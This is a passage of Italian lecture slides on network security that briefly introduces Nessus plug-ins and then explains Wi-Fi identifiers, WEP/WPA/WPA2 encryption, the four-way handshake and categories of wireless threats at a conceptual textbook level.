


NESSUS

I controlli di vulnerabilità sono modularizzati:


- Ogni vulnerabilità viene controllata da un piccolo modulo chiamato plug-in
- Più di 20.000 plug-in formano il database delle vulnerabilità di Nessus (aggiornato regolarmente)
- Personalizzabile: l'utente può scrivere nuovi plug-in
 - In C
 - In Nessus Attack-Scripting Language (NASL)

NESSUS




SCENARIO

Le **reti wireless (o WLAN)** utilizzano onde radio e / o microonde ad alta frequenza invece di cavi in rame e / o fibra ottica per mantenere i canali di comunicazione tra i dispositivi di rete.



TIMELINE



Security & Privacy Issues

Quasi tutti i punti di accesso in esecuzione con le configurazioni predefinite non hanno attivato WEP.

La maggior parte degli utenti non cambia immediatamente la chiave predefinita del punto di accesso utilizzata da tutti i prodotti del fornitore.

I punti di accesso wireless abilitati con WEP possono essere violati facilmente.

SSID – BSSID - ESSID

- **SSID** (Service Set ID) è il nome di una rete wireless. Deve essere univoco perché possono co-esistere più scansioni WLAN nello stesso spazio aereo.
- **BSSID** (Base Service Set ID) è l'identificatore univoco di un access point (AP) e dei suoi client associati all'interno di una WLAN. Ogni AP ha il proprio BSSID.
- **ESSID** (Extended Service Set ID) è il nome di broadcast SSID dell'AP.

WiFi Protection

	WEP	WPA	WPA2
Cipher	RC4	RC4	AES
Key Size	40 bits	128 bits encryption 64 bits authentication	128 bits
IV Size	24 bits	48 bits	48 bits
Data Integrity	CRC-32	Michael	CCM
Header Integrity	None	Michael	CCM
Replay Attack	None	IV Sequence	IV Sequence
Key Management	None	EAP-Based	EAP-Based


Wired Equivalent Privacy (WEP)

- ◉ WEP è un protocollo che aggiunge protezione alle reti locali senza fili (WLAN) basate sullo standard Wi-Fi 802.11. La sua intenzione era di fornire una riservatezza dei dati paragonabile a quella di una rete cablata tradizionale.
- ◉ L'algoritmo WEP viene utilizzato per proteggere la comunicazione wireless dalle intercettazioni e per impedire l'accesso non autorizzato a una rete wireless.
- ◉ WEP si basa su una chiave segreta.
- ◉ WEP utilizza l'algoritmo di crittografia RC4, di tipo stream cipher
- ◉ Uno stream cipher opera espandendo una chiave breve in un flusso di chiavi pseudo-casuale infinito, idealmente non riutilizzabili. Tuttavia l'IV di 24 bit usato da RC4 non assicura il riuso delle chiavi su una rete con molto traffico

Wired Equivalent Privacy (WEP)

- Staticità delle chiavi WEP
- Alta frequenza di ripetizione dello stesso IV
 - L'IV è lungo solamente 24 bit
 - E' possibile riprodurre i pacchetti per forzare l'access point all'esposizione dell' IV
- CRC è debole per il controllo dell'integrità
 - Un attaccante può manipolare o introdurre un bit nei dati cifrati e poi cambiare il CRC
- Il meccanismo di autenticazione è troppo semplice

Wired Equivalent Privacy (WEP2)



Miglioramento temporaneo al WEP, implementabile su alcuni (non tutti) hardware non in grado di gestire WPA/WPA2.

WEP2 è basato su

- Valore IV ingrandito.
- Crittografia a 128 bit applicata

WEP2 rimane vulnerabile agli attacchi WEP noti

WiFi Protected Access (WPA)

- È anche noto come WEP+, migliora la sicurezza WEP evitando "IV deboli".
- È completamente efficace solo quando si utilizza a entrambe le estremità della connessione wireless.
- WPA utilizza il protocollo TKIP (Temporal Key Integrity Protocol) per risolvere i punti deboli della crittografia di WEP
- Utilizzando TKIP, WPA-PSK cambia automaticamente le chiavi a un intervallo di tempo preimpostato, rendendo molto più difficile per gli hacker trovarle e sfruttarle
- TKIP utilizza la crittografia RC4.
- Le chiavi vengono ruotate frequentemente e il contatore di pacchetti impedisce la riproduzione dei pacchetti o gli attacchi di reiniezione dei pacchetti
- Il componente chiave di WPA è l'autenticazione incorporata che WEP non offre.

WiFi Protected Access 2 (WPA2)

- WPA2 (Wi-Fi Protected Access 2) offre alle reti wireless sia riservatezza che integrità dei dati.
- Il WPA2 basato su Layer 2 protegge meglio la rete.
- WPA2 utilizza un nuovo metodo di crittografia chiamato CCMP (Counter-Mode with CBC-MAC Protocol).
- CCMP è basato su Advanced Encryption Standard (AES).
- AES è un algoritmo più potente di RC4.

WiFi Protected Access 2 (WPA2)

The Enterprise Connection Process: The Four-Way Handshake




Figure 15-6: WPA/WPA2 enterprise connection

This Pairwise Master Key Identifier (PMK) is generated from the following:

- The passphrase (pre-shared key, or PSK)
- The access point's SSID
- The SSID length
- The number of hashing iterations (4096)
- The resulting length in bits (256) of the generated shared key (PMK)





Figure 15-7: WPA/WPA2 four-way handshake

WiFi Threat & Vulnerability



Traffic Analysis



Passive Eavesdropping.



Active Eavesdropping.



Unauthorized Access.




Man-in-the-middle



Session Hi-Jacking



Replay




Denial of service (DoS)

Traffic Analysis

- L'analisi del traffico consente all'aggressore di ottenere tre forme di informazioni
 - L'autore dell'attacco identifica preliminarmente l'esistenza di attività sulla rete.
 - L'identificazione e la posizione fisica del punto di accesso wireless (AP).
 - Il tipo di protocollo utilizzato durante la trasmissione




Passive Eavesdropping



L'intercettazione passiva consente all'aggressore di ottenere due forme di informazioni.

- L'aggressore può leggere i dati trasmessi nella sessione.
- L'aggressore può leggere le informazioni, ovvero origine, destinazione, dimensione, numero e ora di trasmissione.

Active Eavesdropping




